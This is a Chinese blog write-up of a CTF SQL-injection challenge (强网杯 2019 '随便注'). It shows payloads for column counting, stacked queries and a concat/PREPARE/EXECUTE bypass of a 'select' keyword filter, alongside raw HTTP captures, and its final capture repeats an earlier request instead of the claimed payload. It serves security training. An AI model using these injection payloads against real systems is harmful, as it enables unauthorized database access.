BMZCTF 强网杯 2019 随便注

原创

WHT战队 于 2020-11-29 00:27:38 发布 172 收藏 1
分类专栏： BMZCTF刷题记录 文章标签： 安全


本文链接：https://blog.csdn.net/qq_26243045/article/details/110297926

考点：sql注入、二次注入

打开网页，是一个输入框：


输入1,并提交：

看到返回数组，测试是否存在注入点：输入1‘



返回报错。

输入1‘ #



返回正常

尝试手工注入：

1、输入1‘ order by *，测试能返回几列，多次尝试，*处为2,即：1’ order by 2能返回正常。

取材于某次真实环境渗透，

姿势: 1' order by 2 # 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```


再试着输入select测试返回点：1' union select 1,2 #

取材于某次真实环境渗透，只说一句话

姿势: 1' union select 1,2 # 提交

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```

看到好多字符被过滤。尝试sqlmap 只能爆出库名为supersqli

尝试堆叠注入

输入：1'; show databases; #

Raw | Params | Headers | Hex


```
GET /?inject=1'; show databases; # HTTP/1.1
Host: www.bmzclub.cn:20320
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/86.0.4240.198 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://www.bmzclub.cn:20320/?inject=1%27+order+by+2+%23
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=d59ce717-9fde-4117-9078-351dd3722478
Connection: close
```

Raw | Headers | Hex | HTML | Render

```
<pre>
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
<br><hr>array(1) {
  [0]=>
  string(11) "ctftraining"
}
<br>array(1) {
  [0]=>
  string(18) "information_schema"
}
<br>array(1) {
  [0]=>
  string(5) "mysql"
}
<br>array(1) {
  [0]=>
  string(18) "performance_schema"
}
<br>array(1) {
  [0]=>
  string(9) "supersqli"
}
<br>array(1) {
  [0]=>
  string(4) "test"
}
<br><hr></pre>
```



看到了返回的库名

再看看表名有哪些：1';show tables; #



看到有两张表：分别为flagg和words

分别看看都有哪些列：1';show columns from flagg #



看到了我们想要flag列。下面就是想如何读取里面的内容了。

Select 被过滤，无法正常查询。只能拼接查询语句：

-1';use supersqli;set @sql=concat('s','elect `flag` from `flagg`');PREPARE BMZ FROM @sql;EXECUTE BMZ;#

Raw | Params | Headers | Hex

```
GET /?inject=1'; show databases # HTTP/1.1
Host: www.bmzclub.cn:20320
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/86.0.4240.198 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://www.bmzclub.cn:20320/?inject=1%27+order+by+2+%23
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: session=d59ce717-9fde-4117-9078-351dd3722478
Connection: close
```

Raw | Headers | Hex | HTML | Render

```
<pre>
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
<br><hr>array(1) {
  [0]=>
  string(11) "ctftraining"
}
<br>array(1) {
  [0]=>
  string(18) "information_schema"
}
<br>array(1) {
  [0]=>
  string(5) "mysql"
}
<br>array(1) {
  [0]=>
  string(18) "performance_schema"
}
<br>array(1) {
  [0]=>
  string(9) "supersqli"
}
<br>array(1) {
  [0]=>
  string(4) "test"
}
<br><hr></pre>
```


得到flag。